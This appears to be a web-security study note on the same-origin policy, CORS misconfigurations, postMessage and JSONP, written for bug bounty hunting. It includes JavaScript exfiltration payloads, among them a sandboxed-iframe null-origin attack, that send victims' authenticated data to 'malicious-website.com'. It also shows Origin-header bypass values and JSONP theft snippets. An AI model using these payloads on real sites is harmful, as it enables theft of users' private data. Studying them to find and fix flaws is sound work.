Cross-Origin Resource Sharing

⁝ 13/07/2022

Jul 12, 2022

14 min read
CORS Web-Notes

In this section, we will explain what cross-origin resource sharing (CORS) is, describe some common examples of cross-origin resource sharing based attacks, and discuss how to protect against these attacks.

References

Bug Bounty Bootcamp: The Guide to Finding and Reporting Web Vulnerabilities

What is CORS cross-origin resource sharing

Cross-Origin Resource Sharing CORS MDN

CORS vulnerability

CORS Misconfiguration

CORS - Misconfigurations & Bypass

PayloadsAllTheThings/README.md at master · swisskyrepo/PayloadsAllTheThings

Exploiting Misconfigured CORS (Cross Origin Resource Sharing)

3 WAYS TO EXPLOIT MISCONFIGURED CROSS-ORIGIN RESOURCE SHARING (CORS)

Think Outside the Scope: Advanced CORS Exploitation Techniques

What is SOP (Same Origin Ploicy) ..?

Its a rule enforced by browsers to control data between web applications. you cant read data from any application that not authorized.

- Its not prevent `Writing` it prevent `Reading`.
- Access determined by `ORIGIN`.


to have more flexbility → You will need to loose SOP → That lead to :

- Informations leakages

- Authorization Bypass
- Account Takeover

What is ORIGIN ..?

(



```
GET /sensitive-victim-data HTTP/1.1
Host: vulnerable-website.com
Origin: https://malicious-website.com
Cookie: sessionid=...
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: https://malicious-website.com
Access-Control-Allow-Credentials: true
```

)

Example

When i try to access to google.com by origin attacker.com that prevent me from doing that cause iam not in CORS policy of google.com.

Mechanism

If we have a sciprt form a page A → can access data from a page B only if :

- they are of the same origin so they have same
  - Protocol
  - Hostname
  - Port Number

Authorization on modern web applications are by

- HTTP Cookies

So that make SOP are very Important.

When SOP implement → Malicious websites can’t take advantges of cookies stored in your browsers → so that they can’t Access to you private information.

SOP are too restrictive, Multiple subdomains won’t share information if they are followed the policy.

Since the SOP is Inflexable → they find a way to relax it, AND THEN THE SH*T CAME OUT!!

If you are an attacker trying to smuggling information from a bank site a.example.com and find an account info at a.example.com/user_info

the victim is logging into the bank site and also visiting your site attacker.com

The attacker website issue a GET request to a.example.com/user_info to retrive user informations

Since the user logged in → His browser inclues his cookies in every request he make to a.example.com

If the request generated by a script on the attacker website [Because of SOP]

The victim’s Browser won’t Allow your site to read data from a.example.com

If you realize that a.example.com pass info to b.example.com via SOP Bypass. If you can find the technique, YOU CAN STEAL THE VICTIM INFORMATION.

The simple way to work with SOP is to change the origin via JavaScript.

You can set the domain of

- a.example.com
- b.example.com

to main domain by

```
document.domain="example.com"
```

This method is good but is has limitation → So you can only set document.domain of the page to Superdomain

In instance, you can’t make the origin of a.example.com to example2.com [They didn’t have the same Superdomain]

Exploiting CORS

Because of These limitaion → Most sites uses the Cross Origin Resourse Sharing [CORS] to relax SOP.

CORS : is a mechanism tha protect data of server, It allow server to specify list of origins that allow to access its resourses via HTTP Response header

```
Acccess-Control-Allow-Origin
```

Example

If we want to send a.example.com/user_info to b.example.com

If we using SOP, we won’t be able to Access JSON As they are different Origins.

But in CORS we will send the origin header like that:

```
Origin:b.example.com
```

If b.example.com in whitelist with permission to access resourses on a.example.com then it will send a response like that:

```
Access-Control-Allow-Origins:b.example.com
```

Threre for the attacker can steal information by submmitinb this script in your website:

```
var req = new XMLHttpRequest();
req.onload = reqListener;
req.open('get','https://vulnerable-website.com/sensitive-victim-
data',true);
req.withCredentials = true;
req.send();

function reqListener() {
   location='//malicious-website.com/log?key='+this.responseText;
};
```

The Application can also return the response header with wildcard character (*)

So it can be Access by any domain.

On the other hand if the requesting origin isn’t of `Whitelist` and not allowd to access resourses, the browser will block the requesting page form reading data.

The Basics of CORS Misconfigration is to set the `Access-Control-Allow-Origins` to “ Null “ that allow any website with null origin to Access resourses.

Another one is set `Access-Control-Allow-Origins` header to the origin to requesting page without validating.

Errors parsing Origin headers

Some applications that support access from multiple origins by using a whitelist of allowed origins. When a CORS request is received, the supplied origin is compared to the whitelist.

If the origin appears on the whitelist then it is reflected in the `Access-Control-Allow-Origin`header so that access is granted.

```
GET /data HTTP/1.1
Host: normal-website.com
...
Origin: https://innocent-website.com
```

When checking with withe list:

```
HTTP/1.1 200 OK
...
Access-Control-Allow-Origin: https://innocent-website.com
```

Mistakes often arise when implementing CORS origin whitelists. Some organizations decide to allow access from all their subdomains (`including future subdomains not yet in existence).` And some applications allow access from various other organizations' domains including their subdomains. These rules are often implemented by matching URL prefixes or suffixes, or using regular expressions. Any mistakes in the implementation can lead to access being granted to unintended external domains.

For example, suppose an application grants access to all domains ending in: `normal-website.com`

An attacker might be able to gain access by registering the domain: `hackersnormal-website.com`

Alternatively, suppose an application grants access to all domains beginning with: `normal-website.com` An attacker might be able to gain access using the domain: `normal-website.com.evil-user.net`

Whitelisted null origin value

The specification for the Origin header supports the value `null` The Browser will send this Null value in different situations:

- Cross-origin redirects.
- Requests from serialized data.
- Request using the `file:` protocol.
- Sandboxed cross-origin requests.

For example, suppose an application receives the following cross-origin request:

```
GET /sensitive-victim-data
Host: vulnerable-website.com
Origin: null
```

And the server responds with:

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: null
Access-Control-Allow-Credentials: true
```

For example, this can be done using a sandboxed `iframe` cross-origin request of the form:

```
<iframe sandbox="allow-scripts allow-top-navigation allow-forms"
src="data:text/html,<script>
var req = new XMLHttpRequest();
req.onload = reqListener;
req.open('get','vulnerable-website.com/sensitive-victim-data',true);
req.withCredentials = true;
req.send();

function reqListener() {
location='malicious-website.com/log?key='+this.responseText;
};
</script>"></iframe>
```

Exploiting XSS via CORS trust relationships

Even “correctly” configured CORS establishes a trust relationship between two origins. If a website trusts an origin that is vulnerable to cross-site scripting (XSS), then an attacker could exploit the XSS to inject some JavaScript that uses CORS to retrieve sensitive information from the site that trusts the vulnerable application.

```
GET /api/requestApiKey HTTP/1.1
Host: vulnerable-website.com
Origin: https://subdomain.vulnerable-website.com
Cookie: sessionid=...
```

If the server responds with:

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: https://subdomain.vulnerable-website.com
Access-Control-Allow-Credentials: true
```

attacker who finds an XSS vulnerability on `subdomain.vulnerable-website.com`could use that to retrieve the API key, using a URL like:

```
https://subdomain.vulnerable-website.com/?xss=<script>cors-stuff-
here</script>
```

Breaking TLS with poorly configured CORS

Suppose an application that rigorously employs HTTPS also whitelists a trusted subdomain that is using plain HTTP. For example, when the application receives the following request:

```
GET /api/requestApiKey HTTP/1.1
Host: vulnerable-website.com
Origin: http://trusted-subdomain.vulnerable-website.com
Cookie: sessionid=...
```

The application responds with:

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: http://trusted-subdomain.vulnerable-
website.com
Access-Control-Allow-Credentials: true
```

attacker who is in a position to intercept a victim user's traffic can exploit the CORS configuration to compromise the victim's interaction with the application. This attack involves the following steps:

- The victim user makes any plain HTTP request.
- The attacker injects a redirection to: `http://trusted-subdomain.vulnerable-website.com`
- The victim's browser follows the redirect.
- The attacker intercepts the plain HTTP request, and returns a spoofed response containing a CORS request to: `https://vulnerable-website.com`
- The victim's browser makes the CORS request, including the origin: `http://trusted-subdomain.vulnerable-website.com`
- The application allows the request because this is a whitelisted origin. The requested sensitive data is returned in the response.
- The attacker's spoofed page can read the sensitive data and transmit it to any domain under the attacker's control.

This attack is effective even if the vulnerable website is otherwise robust in its usage of HTTPS, with no HTTP endpoint and all cookies flagged as secure.

Another misconfigration to use a weak regexes to validate origins.

If the policy check if the origin url start with www.example.com the policy can be bypass by using www.example.com.attacker.com

```
Access-Control-Allow-Origins:  [www.example.com.attacker.com]
(http://www.example.com.attacker.com)
```

Interisting Configration that isn't exploitable is the wild card character (*).

So CORS didn't allow credentials such that:

- Cookies
- Authorization
- Client Side Certificaitons

Exploiting postMessage()

Some sites work around SOP by using postMessage() → A web API uses JS syntax

- Its used to send text based messages to another window.
- The receiving window will handle this message with eventhandler:

```
RECIPIENT_WINDOW.postMessage(MESSAGE_TO_SEND, TARGET_ORIGIN);
```

- window.addEventListener(“message”,EVENT_HANDLER_FUNCTION);

  Postmessage() need a refernce to reseiver’s window, Message can be send only between `window` and its its `iframe` or `pop-up` only.

For example:

A window can use window.open to refer to the window its open.

Alternavely it can use window.opener to refrernce window spwand in currnet window.

It can use window.frame to refrence the embedded iframe.

And it can use window.parent to refrence parent window of the current iframe.

`For example:`

say we’re trying to pass the following JSON blob located at a.example.com/user_info to b.example.com:

```
{'username': 'vickieli', 'account_number': '12345'}
```

a.example.com can open b.example.com and send a message to its window.

The window.open func. will open the window of this url and return refrence to it:

```
var recipient_window = window.open("https://b.example.com", b_domain)
recipient_window.postMessage("{'username': 'vickieli', 'account_number':
'12345'}", "*");
```

At the same time, b.example.com would set up an event listener to process the data it receives:

```
function parse_data(event) {
 // Parse the data
}
window.addEventListener("message", parse_data);
```

As you can see, `postMessage() does not bypass SOP directly` but provides a way for `pages of different origins to send data to each other.`

The postmessage() can be reliable way to `cross-origin` communication.

However when using it the sender and reciver must prove their `origins`.

Vulnerabilities happen when pages `enforce weak origin checks` or lack origin checks altogether.

Explaination:

The postmessage() allow the sender to specify the receiver's origin as parameter.

If the sender uses the wildcard (*) instead of specify a certain origin, it will be easy to leak information:

```
RECIPIENT_WINDOW.postMessage(MESSAGE_TO_SEND, *);
```

The attacker can make a html page that listen to the event comes form sender page.

They can trick the user by triggering the postmessage() by malicious link to make the user to send data to attacker website.

To Prevent this issue Developers must specify Origin instead of Wildcard:

```
recipient_window.postMessage(
"{'username': 'vickieli', 'account_number': '12345'}",
"https://b.example.com");
```

On the other hand if the reciver dosen't validate the page where the postmessage() came from, it can hep the attacker to send arbitrary data to the website and trigger unwanted actions.

For Example:

b.example.com allows a.example.com to trigger a password change based on a postMessage(), like this:

```
recipient_window.postMessage(
"{'action': 'password_change', 'username': 'vickieli', 'new_password':
'password'}",
"https://b.example.com");
```

The page b.example.com would then receive the message and process the request:

```
function parse_data(event) {
 // If "action" is "password_change", change the user's password
}
window.addEventListener("message", parse_data);
```

Notice: any window can send a message to b.example.com so any window can initiate a password change!! Attacker can `expliot` this by embed or open victim page to obtain its refrence. Then he is free to send any arbitrary message to that window!!

To Prevent this tha page should verify the origin of the sender before processing it:

```
function parse_data(event) {
 if (event.origin == "https://a.example.com"){//this line to verify the
sender origin.
 // If "action" is "password_change", change the user's password
 }
}
window.addEventListener("message", parse_data);
```

Exploiting JSON with Padding

JSONP is another technique that work around the SOP, It allow sender to `send JSON data as JS code`.

A page of different origin can read JSON data By processign JS.

Example:

we're trying to pass the following JSON blob located at a.example.com/user_info to b.example.com:

```
{"username": "vickieli", "account_number": "12345"}
```

The SOP allow the HTML to load a script across the origins, its easy way for b.example.com to recive data across the origins by loading the script:

```
<script src="https://a.example.com/user_info"></script>
```

This will make b.exmaple.com to include JSON data via JS but it will make syntax erro AS JSON data is not valid JS code:

```
<script>
 {"username": "vickieli", "account_number": "12345"}
</script>
```

JSONP work with this by `wrapping the data in JS functionm and sending the data as JS code instead`.

The requesting page include the resource as `script` and define a call back funcion in url called `callback`

This callback functions is predefined in reciving page to process it:

```
<script src="https://a.example.com/user_info?callback=parseinfo"></script>
```

It will return data wrapped in this function:

```
parseinfo({"username": "vickieli", "account_number": "12345"})
```

The reciving page will include this script:

```
<script>
 parseinfo({"username": "vickieli", "account_number": "12345"})
</script>
```

The receiving page can then extract the data by running the JavaScript code and processing the parseinfo() function.

`Summary:`

1. The data requestor includes the data's URL in a script tag, along with the name of a callback function.
2. The data provider returns the JSON data wrapped within the specified callback function.
3. The data requestor receives the function and processes the data by running the returned JavaScript code.

You can usually find out if a `site uses JSONP` by looking for script tags that include URLs with the terms `jsonp` or `callback`.

JSONP come with risk, Any attacker and embed srcipt tag on his website and request the data wrapped in JSON payload:

```
<script src="https://a.example.com/user_info?callback=parseinfo"></script>
```

If a user is browsing the attacker's site while logged into a.example.com at the same time, the user's browser will include their credentials in this request and allow attackers to extract confidential data belonging to the victim. This is why JSONP is suitable for transmitting only public data.

CORS is a reliable option for cross-origin communication, sites no longer use JSONP as often.

Hunting for SOP Bypasses

SOP bypass vulnerabilities are caused by the `faulty of implementation of SOP relaxation techniques`.

Step 1: Determine If SOP Relaxation Techniques Are Used

We can defiend tif the SOP relaxation is used by looking for signiture of each SOP relaxation.

When `browsering` the application, open your `proxy` and lood for any sign of cross-origin communication.


`For example:`

CORS often return the `Access-Control-Allow-Origin` in HTTP Response.

A site could be using `postMessage( );` and find a message `enventListener`

A site could be using JSONP if you see a URL being loaded in script callback function:

```
<script src="https://a.example.com/user_info?callback=parseinfo"></script>
<script src="https://a.example.com/user_info?jsonp=parseinfo"></script>
```



```
…</div>
  <div id="miniplayer-bar" class="style-scope ytd-watch-
  flexy"></div>
  <div id="player-theater-container" class="style-scope ytd-
  watch-flexy"></div>
 ▼<div id="columns" class="style-scope ytd-watch-flexy">
   ▶<div id="primary" class="style-scope ytd-watch-flexy">…
    </div> == $0
   ▶<div id="secondary" class="style-scope ytd-watch-flexy">
    …</div>
  </div>
 ▶<ytd-video-quality-promo-renderer id="speedyg" class=
 "style-scope ytd-watch-flexy">…</ytd-video-quality-promo-
 renderer>
```

… ytd-watch-flexy #columns div#primary.style-scope.ytd-watch-flexy

```
▶ keyup
▶ load
▼ message
   ▶ Window  Remove  www-widgetapi.js:338
   ▶ Window  Remove  network.js:17
▶ mousedown
▶ mousemove
▶ mouseout
▶ mouseup
▶ orientationchange
▶ popstate
▶ readystatechange
▶ resize
▶ scroll
▶ tap
▶ touchend
```

Figure 19-1: Finding the event listeners of a page in the Chrome browser

Step 2: Find CORS Misconfiguration

Check if the the Access-Control-Allow-Access response header is set to `Null` by sending:


```
Origin: null
```

If not try sending a request with any website like attacker.com and check the response header:

```
Origin: attacker.com
```

Finanlly set wether site properly validata the origin URL by submitting origin header like this

```
Origin: www.example.com.attacker.com
or
Origin: attacker.com.www.example.com
```


Does the site use CORS?
Yes
Does the site return Access-Control-Allow-Origin: NULL?
Yes
Yes
Does the site return Access-Control-Allow-Origin: attacker.com if you send a request with Origin: attacker.com?
Yes
CORS misconfiguration
No
Does the site return Access-Control-Allow-Origin: if you send a request with Origin: www.example.com.attacker.com?
Yes

Checking for CORS misconfigrantion!!

Step 3: Find postMessage Bugs

If the site using postMessage() see if you can send or recive messsafe as untrusted site. Create an HTML page with an iframe that frames the targeted page accepting messages.

Try sending the message to the page that trigger a state-changeing behavior.

```
var recipient_window = window.open("https://TARGET_URL", target_domain)
recipient_window.postMessage("RANDOM MESSAGE", "*");
```

You can also create an HTML page that listens for events coming from the target page, and trigger the postMessage from the target site. See if you can receive sensitive data from the target page.

```
var sender_window = window.open("https://TARGET_URL", target_domain)
function parse_data(event) {
 // Run some code if we receive data from the target
```

```
  }
window.addEventListener("message", parse_data);
```

Step 4: Find JSONP Issues

Finally, if the site is using JSONP, see if you can embed a script tag on your site and request the sensitive data wrapped in the JSONP payload:

```
<script src="https://TARGET_URL?callback=parseinfo"></script>
```

Step 5: Consider Mitigating Factors

When the target site does not rely on cookies for authentication, these SOP bypass misconfigurations might not be exploitable.

Finding Your First SOP Bypass Vulnerability!

Go ahead and start looking for your first SOP bypass. To find SOP-bypass vulnerabilities, you will need to understand the SOP relaxation techniques the target is using. You may also want to become familiar with JavaScript in order to craft effective POCs.

1. Find out if the application uses any SOP relaxation techniques. Is the application using CORS, postMessage, or JSONP?
2. If the site is using CORS, test the strength of the CORS allowlist by submitting test Origin headers.
3. If the site is using postMessage, see if you can send or receive messages as an untrusted site.
4. If the site is using JSONP, try to embed a script tag on your site and request the sensitive data wrapped in the JSONP payload.
5. Determine the sensitivity of the information you can steal using the vulnerability, and see if you can do something more.
6. Submit your bug report to the program!

Prevention

Avoiding Null Origin in ACAO.

Developers can prevent CORS misconfigration by Creating will defined `CORS Policy`.

If the page have a sensitve informaitons, the server should return Access-Control-Allow-Origins If only its on `Whitelist`.

Avoid using wildcards in internal networks, Because `internal` websites can access `external` websites. For `public information`, the server can simply use the wildcard (*) designation for Access-Control-Allow-Origin.